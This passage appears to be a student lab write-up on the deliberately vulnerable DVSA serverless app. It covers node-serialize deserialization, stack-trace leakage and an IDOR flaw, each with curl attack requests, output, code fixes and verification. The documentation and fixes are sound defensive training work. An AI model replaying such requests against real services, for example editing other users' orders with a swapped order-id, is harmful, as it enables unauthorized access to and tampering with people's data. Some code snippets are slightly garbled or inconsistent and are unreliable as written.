Vulnerable Dependencies	The Lambda function must only parse request input as plain data. It must never deserialize or execute user-controlled content. Third-party libraries that allow function execution from input must not be used.	Source code (order-manager.js), package.json, npm audit report, CloudWatch logs, API request/response	A normal JSON request body is parsed safely and routed to the correct action handler without any code execution side effects	Sending a payload with <code>__\$ND_FUNC__\$</code> caused node-serialize to execute the embedded JavaScript function on the Lambda server, confirmed by <code>FILE READ SUCCESS</code> in CloudWatch logs

Table B: Deviation and Remediation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Vulnerable Dependencies	The exploit violated the rule that user input must be treated as data only. The node-serialize library evaluated attacker-controlled JavaScript as executable code during deserialization, which is a direct violation of input handling security principles	Intentional misuse / security-relevant abuse	Removed node-serialize and replaced <code>serialize.unserialize()</code> with <code>JSON.parse()</code> in DVSA-ORDER-MANAGER/order-manager.js	After the fix, the same malicious payload triggered a <code>SyntaxError</code> from <code>JSON.parse()</code> at line 10, confirming the injected function did not execute. CloudWatch shows no <code>FILE READ SUCCESS</code> entry after the fix

10. Takeaway:

This lesson demonstrates that third-party dependencies can be the weakest link in an otherwise well-structured serverless application. The assumption that a JSON parsing library is safe was incorrect — node-serialize was designed for a use case that inherently conflicts with security. In a serverless environment, this flaw is especially dangerous because the Lambda execution environment has access to the file system, environment variables containing credentials, and IAM permissions. A single vulnerable dependency effectively hands an attacker all of those resources. The general principle to take away is: always audit your dependencies, never deserialize untrusted input using libraries that support executable content, and prefer native platform functions like `JSON.parse()` over third-party alternatives when handling user-controlled data.

➤ **Lesson ten: Unhandled Exceptions**

1. **Goal & Summary:**

Goal: Demonstrate that the DVSA-ORDER-BILLING Lambda lacks input validation and exception handling, causing malformed requests to leak internal stack traces, file paths, and source-code lines back to the client through API Gateway, then apply a fix that validates required fields at the start of the handler and returns only generic error messages while keeping detailed errors in CloudWatch.

Summary: This lesson demonstrates Unhandled Exceptions in a serverless Lambda function. The vulnerability exists in `order_billing.py`, which processes billing requests in the DVSA shopping application. When an attacker submits a request with a missing or unexpected key, the Python function crashes with an unhandled `KeyError`. Instead of returning a safe generic error, the application propagates the raw Python exception — including the full stack trace, internal file path, and exact source code line — directly back to the client in the HTTP response body.

2. **Root Cause :**


The vulnerability exists due to two compounding failures inside the Lambda handler:

- **No input validation:** The function directly accesses `event["billing"]` without first checking whether the key exists. When absent, Python raises a `KeyError` immediately.
- **No exception handling:** There is no `try/except` block in the handler. When the exception is raised, the Lambda runtime catches it and returns the full exception object — error type, message, and stack trace — as the HTTP response payload through API Gateway.

3. **Setup:**

- Application: DVSA
- AWS Service: AWS Lambda
- Lambda Function: DVSA-ORDER-BILLING
- File: `order_billing.py`
- API Endpoint: DVSA /order API
- Tools: Git Bash + curl

4. **Steps :**





- Set up \$API and \$TOKEN environment variables in Git Bash.
- Set the placeholder order ID: RACE_ORDER=""
- Send the malformed billing request:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw '{"action":"billing","order-id":"","RACE_ORDER"}'
```

5. Evidence:

Information leaked to the attacker:


```
$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw '{"action":"billing","order-id":"","RACE_ORDER"}'
{"errorMessage":"KeyError","errorType":"KeyError","stackTrace":[" File \"/var/task/order_billing.py", line 103, in lambda_handler\n    data = json.dumps(event["billing"])\n"]}
ip8LAPTOP-MGUM10M3 MINGW64
```

Leaked Field	Value Exposed	Risk
Internal file path	/var/task/order_billing.py	Reveals Lambda source structure
Exact line number	line 103	Helps attacker understand code flow
Source code snippet	data = json.dumps(event["billing"])	Exposes internal processing logic
Exception type	KeyError	Reveals how input is parsed
Missing key name	'billing'	Tells attacker what fields exist

6. Fix Strategy:

- The fix is applied inside the order_billing.py Lambda function (DVSA-ORDER-BILLING). Three validation checks were added before any field access occurs:
 - Check that orderId and user exist in the event
 - Check that the billing key exists before accessing it
 - Check that all required billing sub-fields (ccn, exp, cvv) are present
 - If any check fails, the function immediately returns a generic {"status": "err", "msg": "invalid request"} with no internal details exposed.

7. Code Changes:



8. Verification :

```

Hp@LAPTOP-MGUMIOM3 MINGW64 ~
$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN" \
  --data-raw '{"action":"billing","order-id":"$RACE_ORDER"}'
{"status":"err","msg":"invalid request"}
Hp@LAPTOP-MGUMIOM3 MINGW64 ~
$

```

No stack trace or internal details were exposed.

9. Analysis Tables:

Table A: Behavior Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Unhandled Exceptions	Backend must never expose internal error details. Exceptions must be caught; only generic messages returned to client.	curl API responses, Lambda source code (order_billing.py), CloudWatch Logs, AWS Console	Valid requests return normal responses with status and amount.	Malformed request caused KeyError and exposed stack trace and file path.

Table B: Deviation and Remediation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Unhandled Exceptions	The system exposed internal debugging details instead	Security-relevant misuse	Input validation added in order_billing.py	Malformed request now returns invalid request without stack trace.

	of a safe error message.			
--	--------------------------	--	--	--

10. Takeaway:

This lesson highlights the importance of proper error handling in serverless applications. Exposing stack traces and internal file paths can help attackers understand the system and exploit other vulnerabilities. Developers should always validate user input and return generic error messages while keeping detailed logs internally.

Additional Vulnerabilities : Broken Access Control (IDOR)

1-Goal and Vulnerability Summary:

This vulnerability demonstrates a Broken Access Control flaw combined with an Insecure Direct Object Reference (IDOR) in the DVSA order management system. The system allows users to modify orders belonging to other users without verifying ownership, leading to unauthorized access and modification of sensitive data.

2-Root Cause:


The vulnerability exists because the application does not validate whether the authenticated user owns the requested order. The system directly accepts the order-id provided in the request without checking if it belongs to the current user

3-Setup


- Application: DVSA
- Service: AWS Lambda + API Gateway
- Database: DynamoDB (DVSA-ORDERS-DB)
- Endpoint used: /dvsa/order
- Tool: Git Bash (curl)

4-Steps

1. Create two users:
 - a. User A (attacker)
 - b. User B (victim)
2. From User B:
 - a. Create an order
 - b. Copy the order-id



3. From User A:
 - a. Extract JWT token from browser DevTools



4. Send the following request using User A token in git bash

```

API="https://jg71b5i888.execute-api.us-east-1.amazonaws.com/dvsa/order"
TOKEN=[REDACTED]

OTHER_ORDER="8fbf305a-1c83-47ed-b546-2116214660e2"

curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw '{"action":"update","order-id":"$OTHER_ORDER","items":{"1010":5}}'

```

5. Evidence:

```

OTHER_ORDER="8fbf305a-1c83-47ed-b546-2116214660e2"

hp@LAPTOP-MGUMIOM3 MINGW64 ~
$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw '{"action":"update","order-id":"$OTHER_ORDER","items":{"1010":5}}'
{"status":"ok","msg":"cart updated"}
hp@LAPTOP-MGUMIOM3 MINGW64 ~
$

```

Table: DVSA-ORDERS-DB - Items returned (50)					
Scan started on May 02, 2026, 18:50:07					
☐	orderid (String)	itemList	orderStatus	payment...	totalAmount
☐	135643f6-e033-429b-b...	{ "10015": { "N": "1" } }	300	1777303645	0
☐	7b349436-0634-4819-...	{ "10015": { "N": "5" } }	300	1777305688	0
☐	9fb971cc-013f-4325-ac...	{ "1017": { "N": "8" } }	300	1777151672	360
☐	904296fc-edc4-48b3-9...	{ "1013": { "N": "1" } }	300	1776802435	33
☐	ad0ee8bb-e299-4d84-8...	{ "1014": { "N": "5" } }	300	1777306498	40
☒	8fbf305a-1c83-47ed-b5...	{ "1010": { "N": "5" } }	100	1777736607	0
☐	5fe88c0e-23bf-4b7f-a5...	{ "1017": { "N": "1" } }	300	1777305442	45
☐	c6a7e31f-7fc9-4db0-a7...	{ "1017": { "N": "8" } }	300	1777143729	45
☐	7854b2ac-778b-43ab-b...	{ "1011": { "N": "5" } }	300	1777141478	210

☐	4459251b-a40f-4816-b...	b4e80428-2031-701...	{ "name": { ...	NzokGQFcmpttr	{ "1014": { "N"
☐	2e064c17-9ba9-4e10-9...	b4e80428-2031-701...	{ "name": { ...	6z1v4S7HP9IY	{ "1011": { "N"
☒	09e381e7-4aff-41bc-b7...	84880478-a0f1-70e2...	{ "name": { ...		{ "1010": { "N"
☐	747db471-e6b2-4f64-b...	b4e80428-2031-701...	{ "name": { ...	5IzoTbXpnT1k	{ "1011": { "N"

The screenshots show that a request was sent using a token from one user while modifying an order belonging to another user. The system returned “cart updated”, confirming that the update


was accepted. The DynamoDB record also shows that the item quantity was changed to 5, even though the `userId` belongs to a different user.

6-Fix Strategy


The fix is to enforce strict ownership validation before allowing access or modification of any order. The system must verify that:

`order.userId == authenticatedUserId` If not, the request must be rejected

7- Code Changes




```
76 def update_item(orderId, user, obj, ts):
77     # FIX
78     check = table.get_item(
79         Key={
80             "orderId": orderId,
81             "userId": user
82         }
83     )
84
85     if "Item" not in check:
86         return {"status": "err", "msg": "unauthorized"}
87
88     update_expr = (
89         "SET itemList = :itemList, "
90         "orderStatus = :orderStatus, "
91         "address = :address, "
92         "confirmationToken = :token, "
93         "paymentTS = :ts, "
94         "totalAmount = :total"
95     )
96
97     table.update_item(
98         Key={
99             "orderId": orderId,
100             "userId": user
101         },
102         UpdateExpression=update_expr,
103         ConditionExpression="userId = :userId",
104         ExpressionAttributeValues={
105             ":itemList": obj["itemList"],
106             ":orderStatus": obj["status"],
```



```
118 def lambda_handler(event, context):
119     except TypeError:
120
121     token = json.loads(auth_data)
122
123     # FIX:
124     user = token.get("username")
125     if not user:
126         return {"status": "err", "msg": "Unauthorized"}
127
128     action = event["body"]["action"]
129     orderId = event["body"]["order-id"]
130     ts = int(time.time())
131
132     if action == "add":
133         item = event["body"]["item"]
134         res = addItem(user, item, ts)
135
136     elif action == "delete":
137         res = deleteItem(orderId, user)
138
139     elif action == "get":
140         res = getItem(orderId, user)
141
142     elif action == "update":
143         item = event["body"]["item"]
144         res = updateItem(orderId, user, item, ts)
145
146     else:
147         res = {"status": "err", "msg": "unknown command"}
```

8-Verification:



```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN" \
--data-raw '{"action": "update", "order-id": "'$OTHER_ORDER'", "items": {"1017": 5}}'
{"status": "err", "msg": "unauthorized"}
```

9- Tables Analysis Tables

Table A: Behavior Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Access Control / IDOR	Users must only access their own orders.	API response, DynamoDB data	Users can modify their own orders only	User A used their own JWT to send an update request with User B's order-id; system returned cart updated and DynamoDB shows item quantity changed even though userId belongs to User B

Table B: Deviation and Remediation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Broken Access Control / IDOR	System allows unauthorized access to other users' data	Security-relevant misuse	Input validation added in admin_update_orders.py	Unauthorized request is rejected

10 –Takeaway:

The DVSA order management system contained a Broken Access Control (IDOR) vulnerability that allowed authenticated users to modify orders belonging to other users. The root cause was the absence of ownership validation in the `updateItem` function — the system accepted any order-id without verifying it belonged to the requesting user. The fix was implemented by adding a `get_item` check in DynamoDB before processing any update, ensuring the `userId` in the order matches the authenticated user extracted from the JWT token. Post-fix verification confirmed that unauthorized requests are now rejected with an unauthorized response, preventing cross-user data manipulation.